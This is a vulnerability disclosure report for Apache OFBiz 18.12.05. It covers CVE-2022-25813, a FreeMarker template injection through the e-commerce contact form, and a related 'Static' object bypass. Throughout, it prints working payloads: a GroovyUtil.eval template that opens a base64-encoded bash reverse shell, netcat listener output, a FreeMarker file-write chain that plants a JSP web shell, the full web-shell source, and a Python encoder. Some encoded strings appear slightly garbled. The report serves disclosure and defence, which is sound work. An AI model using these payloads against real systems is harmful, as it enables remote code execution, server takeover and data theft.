

Apache OfBiz Disclosures

Version 18.12.05

Environment:

- Apache OfBiz 18.12.05



CVE Findings:

1. CVE-2022-25813: FreeMarker Server-Side Template Injection

Description:

By inserting malicious content in a message's "Subject" field, an attacker may perform SSTI (Server-Side Template Injection) attacks, which can leverage FreeMarker exposed objects to bypass restrictions and obtain RCE (Remote Code Execution).

Note: Although this vulnerability requires a valid user's interaction to trigger the SSTI, the malicious payload can be sent by any unauthenticated attacker that creates an e-commerce account.

Proof of Concept:

In order to exploit the vulnerability the following steps are taken:

1. Register a New User:

We navigate to the "ecommerce" application at "https://demo-trunk.ofbiz.apache.org:8443/ecommerce/" and create a new user:

The image is a screenshot of a web browser showing the "Request a New Account" page of the Apache OfBiz application. The browser's address bar shows the URL "https://demo-trunk.ofbiz.apache.org:8443/ecommerce/control/newcustomer". The page has a header with the Apache OfBiz logo and navigation links. The main content area has the title "Request a New Account" and a link "log in here" for existing users. Below this is a form with two columns: "Full Name" and "Shipping Address". The "Full Name" column has fields for "Title" (a dropdown menu with "Mr." selected), "First name*", and "Last name*". The "Shipping Address" column has fields for "Address Line 1*" and "Address Line 2". There are "Cancel" and "Save" buttons at the bottom of the form.

2. Send SSTI Email:

After logging in as our new user, we will access the “Contact Us” section and prepare to send the malicious email:

The screenshot shows the 'Contact Us' page of the Open For Commerce application. The page has a header with the Apache OFBiz logo and navigation links. The main content area contains a form to send an email. The 'From' field is 'Mal Hexor [10014] (Not You? Click Here)'. The 'Subject' field contains a FreeMarker SSI payload: `${Static["org.apache.ofbiz.base.util.GroovyUtil"].eval("'bash -c (echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjc4wLjEvNDQ0NCwPjYxCG==') | {base64, -d} | bash'.execute() ", null) }`. The 'Message' field contains 'SSTI{'. The 'Send' button is highlighted with a red arrow.

The FreeMarker SSI payload used was:

```
${Static["org.apache.ofbiz.base.util.GroovyUtil"].eval("'bash -c (echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjc4wLjEvNDQ0NCwPjYxCG==') | {base64, -d} | bash'.execute() ", null) }
```

Note: For more information on how the FreeMarker payload was obtained refer to the finding “**Non-CVE Findings: 1. FreeMarker Bypass**”.

Optionally we can check the “Sent Messages” in order to see that the message was indeed sent:

The screenshot shows the 'Sent Messages' page of the Open For Commerce application. The page has a header with the Apache OFBiz logo and navigation links. The main content area contains a table of sent messages. The table has columns: From, To, Subject, and Sent Date. The message is from 'Hexor, Mal' to 'Your Company Name Here'.

From	To	Subject	Sent Date
Hexor, Mal	Your Company Name Here	<code>\${Static["org.apache.ofbiz.base.util.GroovyUtil"].eval("'bash -c (echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjc4wLjEvNDQ0NCwPjYxCG==') {base64, -d} bash'.execute() ", null) }</code>	2022-02-06 23:57:23.536

Note: Although the mail was successfully sent, the SSTI will not be automatically triggered.

3. Triggering the SSTI:

In order for the SSTI to trigger, the attacker needs to wait for a legitimate user to access the OfBiz administrative backend and query/view the malicious email.

This can probably be done in multiple ways, but in this case we will assume that an administrative user queries all received messages from the “ecommerce” application from “/partymngr/control/FindCommunicationEvents” -> “Find Communications”:

The screenshot shows the OfBiz administrative interface. The 'Find Communications' search form is visible, with a red box highlighting the 'Find' button. Below the search form, the search results are displayed in a table. The first two rows of the table are highlighted with a red box, showing a Java error message in the 'Subject' column. The error message is: 'Java method "static org.apache.ofbiz.base.util.GroovyUtil.eval(String, Map)" threw an exception; see cause exception in the Java stack trace.' The table also includes columns for 'Type', 'Status ID', 'Party ID', 'Role Type ID', 'Role Status ID', 'Created', 'Sent', and 'Delete'.

Subject	Type	Status ID	Party ID	Role Type ID	Role Status ID	Created	Sent	Delete
Java method "static org.apache.ofbiz.base.util.GroovyUtil.eval(String, Map)" threw an exception; see cause exception in the Java stack trace.	Web Site	Entered	Mal Hexor [10014]	Originator	Closed	2/6/22		Delete
Java method "static org.apache.ofbiz.base.util.GroovyUtil.eval(String, Map)" threw an exception; see cause exception in the Java stack trace.	Web Site	Entered	Your Company Name Here [10014]	Addressee	Created	2/6/22		Delete
test[10053]	Web Site	Entered	THE PRIVILEGED ADMINISTRATOR [admin]	Originator	Closed	2/6/22		Delete
test[10053]	Web Site	Entered	Your Company Name Here [admin]	Addressee	Created	2/6/22		Delete
Why I would use the OfBiz system[10051]	Web Site	Entered	THE PRIVILEGED ADMINISTRATOR [admin]	Originator	Closed	2/6/22		Delete
Why I would use the OfBiz system[10051]	Web Site	Entered	Your Company Name Here [admin]	Addressee	Created	2/6/22		Delete
OfBiz Demo - Order Confirmation #WSCO10010[10044]	Email	Complete	French Customer [FrenchCustomer]	Originator	Closed	2/6/22	2/6/22	Delete

As seen above, when the malicious message is queried, the FreeMarker element gets parsed and, instead of the initial “Subject”, the administrative user will see the above Java error.

Even though an error is returned, the SSTI is still successfully executed and a reverse shell is returned to the attacker:

```
guest@tester: ~/Desktop/Apache_OfBiz/apache-ofbiz-18.12.05
nobody@tester:/$ nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:44150.
bash: cannot set terminal process group (52180): Inappropriate ioctl for device
bash: no job control in this shell
guest@tester:~/Desktop/Apache_OfBiz/apache-ofbiz-18.12.05$ pwd
/home/guest/Desktop/Apache_OfBiz/apache-ofbiz-18.12.05
guest@tester:~/Desktop/Apache_OfBiz/apache-ofbiz-18.12.05$ whoami
whoami
guest
guest@tester:~/Desktop/Apache_OfBiz/apache-ofbiz-18.12.05$
```

Non-CVE Findings:

1. FreeMarker Bypass

Description:

By inserting malicious content in the "Text" field from "/content/control/updateLayoutSubContent" -> "Templates", an attacker may perform SSTI (Server-Side Template Injection) attacks, which can leverage FreeMarker exposed objects to bypass restrictions and obtain RCE (Remote Code Execution).

This FreeMarker SSTI was used to re-exploit vulnerability GHSL-2020-070¹.

Proof of Concept:

As mentioned in the description, the SSTI leverages the FreeMarker Templating Language to bypass security restrictions and perform malicious actions such as:

- Remote Code Execution
- Writing Arbitrary Files (E.g. JSPs that lead to RCE)

The bypass consists of using the top level accessible local variable "Static".

By reading the file

"./framework/base/src/main/java/org/apache/ofbiz/base/util/template/FreeMarkerWorker.java" we can see that "Static" is an object of type "TemplateHashModel"² derived from "freemarker.ext.beans.BeansWrapper.getStaticModels()"³:

```
public static Configuration makeConfiguration(BeansWrapper wrapper) {  
    Configuration newConfig = newConfiguration();  
  
    newConfig.setObjectWrapper(wrapper);  
    TemplateHashModel staticModels = wrapper.getStaticModels();  
    newConfig.setSharedVariable("Static", staticModels);  
    ...  
}
```

By using this information we can use "Static" to load arbitrary classes and get access to the static fields and methods exposed by the class.

Note: Some restrictions seem to be in place as although method "java.lang.Runtime.getRuntime()"⁴ is static, it is not loaded by "Static".

Runtime FreeMarker Exposed Static Elements:

```
<#assign x = Static["java.lang.Runtime"]>  
${x?keys}
```

Result:

```
[version]
```

¹ https://securitylab.github.com/advisories/GHSL-2020-070-apache_ofbiz/

² <https://freemarker.apache.org/docs/api/freemarker/template/TemplateHashModel.html>

³ <https://freemarker.apache.org/docs/api/freemarker/ext/beans/BeansWrapper.html#getStaticModels-->

⁴ [https://docs.oracle.com/javase/8/docs/api/java/lang/Runtime.html#getRuntime\(\)](https://docs.oracle.com/javase/8/docs/api/java/lang/Runtime.html#getRuntime())

Now with access to “Static” we can proceed to leverage the exposed methods and fields to perform the following notable attacks:

- **Remote Code Execution:**

While looking over OfBiz loaded libraries that contain interesting static methods we have found the “org.apache.ofbiz.base.util.GroovyUtil”⁵ class. By loading it using “Static” we can see that it exposes the dangerous function “eval”.

GroovyUtil Exposed Static Elements:

```
<#assign x = Static["org.apache.ofbiz.base.util.GroovyUtil"]>
${x.keys}
```

Result:

```
[eval, getScriptClassFromLocation, runScriptAtLocation, getBinding, module, loadClass,
parseClass]
```

Browser View:

The screenshot shows the OfBiz web application interface. The top navigation bar includes links for Party, HR, Marketing, Web Tools, Project, My Portal, Asset Maint, Catalog, Scrum, and Content. The main content area displays the 'Edit Layout Sub Content' form. The form includes fields for Content ID (10079), Data Resource ID (10079), Content Name, Description, Content ID To, Map Key, Dr Data Resource Type ID (DataBase Text), Dr Data Template Type ID (FreeMarker), Dr Mime Type ID (Html Text), and File Path. The File Path field contains the Groovy code: <#assign x = Static['org.apache.ofbiz.base.util.GroovyUtil']> \${x.keys}. The 'Update' button is highlighted with a red arrow.

The screenshot shows the OfBiz web application interface after the update. The 'Edit Layout Sub Content' form is displayed, and the File Path field now contains the list of static elements: [eval, getScriptClassFromLocation, runScriptAtLocation, getBinding, module, loadClass, parseClass].

⁵ <https://apache.googleusercontent.com/ofbiz/+/OFBIZ-4098-make-cache-pluggable/framework/base/src/org/ofbiz/base/util/GroovyUtil.java>

By further investigating “org.apache.ofbiz.base.util.GroovyUtil” we can see that “eval(String expression, Map<String, Object> context)” takes a String as the first parameter, which contains the Groovy script that will be parsed by “groovy.lang.GroovyShell.evaluate(String scriptText)”⁶, and the second argument a Map containing the Groovy Context. Because we do not require any specific context we can leave the context argument as “null”.

By putting together all the above information we obtain the following FreeMarker RCE code that returns a reverse shell back to the attacker:

```
${Static["org.apache.ofbiz.base.util.GroovyUtil"].eval("'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcucMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash'.execute()",null)}
```

Note: In this case the executed system command will result in a reverse bash shell that will be sent to TCP “127.0.0.1:4444”.

Note 2: For more information on the executed system command refer to “<https://www.jackson-t.ca/runtime-exec-payloads.html>”.

Browser View Request:

The screenshot shows a web application interface with a navigation bar at the top containing links like Party, HR, Marketing, Web Tools, Project, My Portal, Asset Maint, Catalog, Scrum, and Content. Below the navigation bar is a sub-navigation bar with links like Main, WebSites, Survey, Forum, Blog, Content, DataResource, Content Setup, DataResource Setup, Template, CMS, and CompDoc. The main content area is titled 'Edit Layout Sub Content' and contains a form with various fields. The 'File Path' field is highlighted and contains the following payload: `${Static["org.apache.ofbiz.base.util.GroovyUtil"].eval("'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcucMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash'.execute()",null)}`. The form also includes fields for Content ID, Data Resource ID, Content Name, Description, Content ID To, Map Key, Dr Data Resource Type ID, Dr Data Template Type ID, Dr Mime Type ID, and a Text area. At the bottom, there are fields for Created By User, Last Modified By User, Created Date, and Last Modified Date, along with an 'Update' button.

⁶ [http://docs.groovy-lang.org/next/html/api/groovy/lang/GroovyShell.html#evaluate\(java.lang.String\)](http://docs.groovy-lang.org/next/html/api/groovy/lang/GroovyShell.html#evaluate(java.lang.String))

Browser View Result:

Text	<pre>Java method "static org.apache.ofbiz.base.util.GroovyUtil.eval(String, Map)" threw an exception; see cause exception in the Java stack trace. ----- FTL stack trace ("~~" means nesting-related): - Failed at: \${Static["org.apache.ofbiz.base.util... [in template "delegator:default:DataResource:10040" at line 1, column 1] -----</pre>
------	---

Note: Even though an error is returned, the SSTI is still successfully executed and a reverse shell is returned to the attacker.

Reverse Shell Received on Attacker Host:

```
guest@tester: ~/Desktop/Apache_OFBiz/apache-ofbiz-18.12.05

nobody@tester:/$ nc -lvnp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:44148.
bash: cannot set terminal process group (52180): Inappropriate ioctl for device
bash: no job control in this shell
guest@tester:~/Desktop/Apache_OFBiz/apache-ofbiz-18.12.05$ pwd
pwd
/home/guest/Desktop/Apache_OFBiz/apache-ofbiz-18.12.05
guest@tester:~/Desktop/Apache_OFBiz/apache-ofbiz-18.12.05$
```

- **Writing Arbitrary Files**

In order to write arbitrary files we first need to reach an Object of type “java.nio.file.Path”⁷. Because Path is an interface with no static elements we can use the “java.nio.file.Paths”⁸ class and call the static method “get(String first, String... more)”.

From here we can use the following chain to get the Objects of interest:

- Static["java.nio.file.Paths"].get(".") => java.nio.file.Path
- Static["java.nio.file.Paths"].get(".").fileSystem => java.nio.file.FileSystem
- Static["java.nio.file.Paths"].get(".").fileSystem.provider() => java.nio.file.spi.FileSystemProvider

Note: We are interested in:

- “FileSystem”⁹ because we can use the “getPath(String first, String... more)” function in order to generate Path Objects pointing to arbitrary locations
- “FileSystemProvider”¹⁰ for the dangerous functions exposed (“copy(Path source, Path target, CopyOption... options)”, “delete(Path path)”, “newOutputStream(Path path, OpenOption... options)”, etc.)

In order to leverage this behavior to write arbitrary files, the following steps are taken:

- 1. Get the Current Working Directory of the Application:**

The OfBiz application has multiple top level FreeMarker objects that expose the context path of the application:

```
<#assign cwd_str = application.getRealPath(".")>
```

Result (in this particular scenario):

```
/home/guest/Desktop/Apache_OfBiz/apache-ofbiz-18.12.05/plugins/lucene/webapp/content
```

- 2. Get FileSystem and FileSystemProvider:**

As mentioned above we use “Static” to get “java.nio.file.Paths” and from there we can obtain the rest of our desired objects:

```
<#assign path = Static["java.nio.file.Paths"].get(".")>
<#assign fs = path.fileSystem>
<#assign fsProvider = fs.provider()>
```

⁷ <https://docs.oracle.com/javase/7/docs/api/java/nio/file/Path.html>

⁸ <https://docs.oracle.com/javase/7/docs/api/java/nio/file/Paths.html>

⁹ <https://docs.oracle.com/javase/7/docs/api/java/nio/file/FileSystem.html>

¹⁰ <https://docs.oracle.com/javase/7/docs/api/java/nio/file/spi/FileSystemProvider.html>

3. Create Path to Malicious JSP:

With the CWD known and the FileSystem Object in place, we can proceed to generate a Path object to the desired location where we want to write the file. In this case we want to create a JSP file in a web accessible location (e.g. “.../apache-ofbiz-18.12.05/plugins/solr/webapp/solr/error/”):

```
<#assign jsp_path = fs.getPath(cwd_str + "../.../solr/webapp/solr/error/mal.jsp")>
Writing JSP to Path: ${jsp_path.toString() }
```

4. Write JSP File:

With the path obtained from the step above, we can now use the “newOutputStream(Path path, OpenOption... options)” in order to write arbitrary content to the file.

Because FreeMarker does not support byte arrays (byte[]) we need to be creative with how we can write our content to the file. In this case we split our desired content into an array of Ascii INTs and use the “write(int b)”¹¹ function to write our desired content:

```
<#assign jsp_content = [<PAYLOAD>]>
<#list jsp_content as x>
    ${file_writer.write(x?number)}
</#list>
${file_writer.close() }
```

Note: In order to obtain the “<PAYLOAD>” we will use the “payload_2_INTarray.py” code found in the Appendix Section.

¹¹ [https://docs.oracle.com/javase/7/docs/api/java/io/OutputStream.html#write\(int\)](https://docs.oracle.com/javase/7/docs/api/java/io/OutputStream.html#write(int))

By combining all the above steps we get the following FreeMarker code that results in arbitrary JSP write:

```
<#assign cwd_str = application.getRealPath(".")>

<#assign path = Static["java.nio.file.Paths"].get(".")>
<#assign fs= path.fileSystem>
<#assign fsProvider = fs.provider()>

<#assign jsp_path = fs.getPath(cwd_str + "../../../solr/webapp/solr/error/mal.jsp")>
Writing JSP to Path: ${jsp_path.toString()}

<#assign file_writer = fsProvider.newOutputStream(jsp_path)>

<#assign jsp_content = [60, 37, 64, 32, 112, 97, 103, 101, 32, 105, 109, 112, 111, 114,
116, 61, 34, 106, 97, 118, 97, 46, 117, 116, 105, 108, 46, 42, 44, 106, 97, 118, 97, 46,
105, 111, 46, 42, 34, 37, 62, 10, 60, 37, 10, 37, 62, 10, 60, 72, 84, 77, 76, 62, 60,
66, 79, 68, 89, 62, 10, 67, 111, 109, 109, 97, 110, 100, 115, 32, 119, 105, 116, 104,
32, 74, 83, 80, 10, 60, 70, 79, 82, 77, 32, 77, 69, 84, 72, 79, 68, 61, 34, 71, 69, 84,
34, 32, 78, 65, 77, 69, 61, 34, 109, 121, 102, 111, 114, 109, 34, 32, 65, 67, 84, 73,
79, 78, 61, 34, 34, 62, 10, 60, 73, 78, 80, 85, 84, 32, 84, 89, 80, 69, 61, 34, 116,
101, 120, 116, 34, 32, 78, 65, 77, 69, 61, 34, 99, 109, 100, 34, 62, 10, 60, 73, 78, 80,
85, 84, 32, 84, 89, 80, 69, 61, 34, 115, 117, 98, 109, 105, 116, 34, 32, 86, 65, 76, 85,
69, 61, 34, 83, 101, 110, 100, 34, 62, 10, 60, 47, 70, 79, 82, 77, 62, 10, 60, 112, 114,
101, 62, 10, 60, 37, 10, 105, 102, 32, 40, 114, 101, 113, 117, 101, 115, 116, 46, 103,
101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32,
33, 61, 32, 110, 117, 108, 108, 41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112,
114, 105, 110, 116, 108, 110, 40, 34, 67, 111, 109, 109, 97, 110, 100, 58, 32, 34, 32,
43, 32, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32, 43, 32, 34, 60, 66, 82, 62, 34, 41, 59,
10, 32, 32, 32, 32, 80, 114, 111, 99, 101, 115, 115, 32, 112, 59, 10, 32, 32, 32, 32,
105, 102, 32, 40, 32, 83, 121, 115, 116, 101, 109, 46, 103, 101, 116, 80, 114, 111, 112,
101, 114, 116, 121, 40, 34, 111, 115, 46, 110, 97, 109, 101, 34, 41, 46, 116, 111, 76,
111, 119, 101, 114, 67, 97, 115, 101, 40, 41, 46, 105, 110, 100, 101, 120, 79, 102, 40,
34, 119, 105, 110, 100, 111, 119, 115, 34, 41, 32, 33, 61, 32, 45, 49, 41, 123, 10, 32,
32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109, 101, 46, 103,
101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 99,
109, 100, 46, 101, 120, 101, 32, 47, 67, 32, 34, 32, 43, 32, 114, 101, 113, 117, 101,
115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109,
100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32, 32, 32, 32, 101, 108, 115, 101,
123, 10, 32, 32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109,
101, 46, 103, 101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99,
40, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32,
32, 32, 32, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32, 111, 115, 32,
61, 32, 112, 46, 103, 101, 116, 79, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109,
40, 41, 59, 10, 32, 32, 32, 32, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32,
105, 110, 32, 61, 32, 112, 46, 103, 101, 116, 73, 110, 112, 117, 116, 83, 116, 114, 101,
97, 109, 40, 41, 59, 10, 32, 32, 32, 32, 68, 97, 116, 97, 73, 110, 112, 117, 116, 83,
116, 114, 101, 97, 109, 32, 100, 105, 115, 32, 61, 32, 110, 101, 119, 32, 68, 97, 116,
97, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 40, 105, 110, 41, 59, 10, 32,
32, 32, 32, 83, 116, 114, 105, 110, 103, 32, 100, 105, 115, 114, 32, 61, 32, 100, 105,
115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 119, 104,
105, 108, 101, 32, 40, 32, 100, 105, 115, 114, 32, 33, 61, 32, 110, 117, 108, 108, 32,
41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112, 114, 105, 110, 116, 108, 110,
40, 100, 105, 115, 114, 41, 59, 10, 32, 32, 32, 32, 100, 105, 115, 114, 32, 61, 32, 100,
105, 115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 125,
10, 125, 10, 37, 62, 10, 60, 47, 112, 114, 101, 62, 10, 60, 47, 66, 79, 68, 89, 62, 60,
47, 72, 84, 77, 76, 62, 10]>

<#list jsp_content as x>
    ${file_writer.write(x?number)}
</#list>
${file_writer.close()}


<#if jsp_path.toFile().isFile()>
Successfully written Payload to Path: ${jsp_path.toString()}
<#else>
File not written.
</#if>
```

Browser view:

[illegible]

Writing JSP to Path: /home/guest/Desktop/Apache_QFBiz/apache-ofbiz-18.12.05/plugins/lucene/webapp/content/../../../../solr/webapp/solr/error/mal.jsp
Successfully written Payload to Path: /home/guest/Desktop/Apache_QFBiz/apache-ofbiz-18.12.05/plugins/lucene/webapp/content/../../../../solr/webapp/solr/error/mal.jsp

Accessing the JSP at “https://127.0.0.1:8443/solr/error/mal.jsp” and executing system commands:



OFBiz: Content Manager: × 127.0.0.1:8443/solr/error/mal.jsp?cmd=pwd

← → ↻ https://127.0.0.1:8443/solr/error/mal.jsp?cmd=pwd

Commands with JSP

Command: pwd

/home/guest/Desktop/Apache_OFBiz/apache-ofbiz-18.12.05

Appendix:

Python code for “payload_2_INTarray.py”:

```
#!/usr/bin/python

payload = """<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>
"""

x = []

for i in payload:
    x.append(ord(i))

print(x)
```

Note: The JSP code was taken from

“<https://gist.github.com/nikallass/5ceef8c8c02d58ca2c69a29a92d2f461>”.